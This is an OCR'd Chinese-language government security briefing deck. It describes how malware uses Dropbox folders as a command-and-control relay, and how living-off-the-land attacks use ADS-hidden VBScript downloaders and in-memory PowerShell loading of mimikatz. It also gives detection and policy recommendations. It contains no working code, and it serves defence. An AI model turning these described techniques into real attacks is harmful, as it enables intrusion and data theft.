
案例研析- Dropbox 中繼站(2/4)

- 技服中心近期在資安事件調查時，發現許多惡意程式竟將Dropbox作為中繼站使用
  - Dropbox並不像AWS或Azure等雲端運算服務，提供可用於執行惡意程式的虛擬電腦，僅提供儲存功能的Dropbox如何作為中繼站使用？




案例研析- Dropbox 中繼站(3/4)

- 駭客利用Dropbox的檔案傳輸功能實作中繼站
  - 中繼站功能一：接收受害者報到
    - 做法：駭客在Dropbox上建立一個帳號，惡意程式會定期將受害電腦資訊存成檔案，並上傳到此帳號之空間



案例研析- Dropbox 中繼站(4/4)

- 駭客利用Dropbox的檔案傳輸功能實作中繼站
  - 中繼站功能二：遠端執行指令、竊取受害者資料
    - 做法：駭客在Dropbox上建立3個資料夾，分別存放駭客要執行的指令、指令執行結果、駭客竊取檔案



Dropbox中繼站緩解

- 雖然Dropbox僅有儲存檔案功能，但在駭客的巧思之下，仍能把他變成中繼站使用，使得機關在防護上不易進行阻擋
  - 若要以處理中繼站方式阻擋Dropbox 的IP/DN，會造成全機關無法使用Dropbox服務
- 可評估機關是否要利用Dropbox等公開服務來處理相關資訊

案例4-LotL攻擊

案例研析- LotL攻擊(1/6)


- 離地攻擊(Living off the Land，LotL)主要是利用系統內建工具，配合外部雲端服務與記憶體操作之無檔案式操作，可有效躲避防護設備的偵測

案例研析- LotL攻擊(2/6)

- 離地攻擊(Living off the Land，LotL)主要是利用系統內建工具，配合外部雲端服務與記憶體操作之無檔案式操作，可有效躲避防護設備的偵測

案例研析- LotL攻擊(3/6)

- 離地攻擊(Living off the Land，LotL)主要是利用系統內建工具，配合外部雲端服務與記憶體操作之無檔案式操作，可有效躲避防護設備的偵測



案例研析- LotL攻擊(4/6)


- 離地攻擊(Living off the Land，LotL)主要是利用系統內建工具，配合外部雲端服務與記憶體操作之無檔案式操作，可有效躲避防護設備的偵測

March 23, 2020 Microsoft

> Latest Astaroth living-off-the-land attacks are even more invisible but not less observable


案例研析- LotL攻擊(5/6)

- 離地攻擊案例1： Script無檔案式後門
  - 藉由將惡意程式下載器寫成VB script檔，並存放在ADS(Alternate Data Streams)資料流中，以達到每次開機後自動下載惡意程式功能



案例研析- LotL攻擊(6/6)

- 離地攻擊案例2：透過PowerShell執行任意程式
  - 利用Powershell至Github下載惡意程式腳本(mimikatz)，並直接於記憶體中執行



LotL攻擊緩解

- 離地攻擊多採用內建或白名單工具搭配指令攻擊，雖不易透過一般端點設備進行阻擋，但此類攻擊的特點是經常需要連網，並下載惡意程式執行
  - 檢視連線內容
    - 觀察電腦是否每次開機時都會與特定IP/DN進行連線，若有則可檢視網路流量，看是否有下載惡意程式情形，市面上許多流量分析的資安設備可偵測此類攻擊
  - 檢視指令內容
    - 利用EDR或sysmon類的記錄工具偵測使用者端執行程式，由於一般使用者較少使用Powershell或VB script等工具，因此若有使用的話可記錄其指令，並定期檢視是否有執行過異常指令

大綱

- 資安威脅趨勢與案例
  - 全球資安威脅趨勢
  - 政府機關通報案例
- 近期攻擊手法研析
- 結論與建議

結論與建議(1/2)

- 物聯網設備資安攻擊事件依然頻傳，建議定時更新物聯網設備，並透過防火牆管控對存取的來源
- 勒索軟體目前依然是駭客賺錢的主要方式之一，由於勒索軟體多採社交工程郵件或針對系統漏洞進行攻擊，故勿開啟來路不明之郵件，也要定期更新系統與修補漏洞
- 挖礦劫持會連線至特定礦池網域，機關可由網路端阻擋特定礦池網域連線，並觀察系統有無CPU長期高負載情形

結論與建議(2/2)

- 近期駭客APT攻擊趨勢多利用常見或既有服務隱蔽行蹤，建議機關採取相應之防護措施
  - 利用資產軟體或EDR設備，定期查看是否有未經授權的VPN程式執行紀錄
  - 重新檢視使用Dropbox等公開服務處理公務資訊必要性
  - 因應離地攻擊趨勢，防護應著重初期之入侵預防，儘可能阻絕攻擊者進入目標環境為優先，再配合異常活動偵測機制，降低其成功之可能性
- 政府機關資訊服務如無法完全自主管理，應強化防護作為，針對第三方服務廠商維護帳號或應用服務進行監控，降低供應鏈遭攻陷成為資安防護破口風險

報告完畢
敬請指教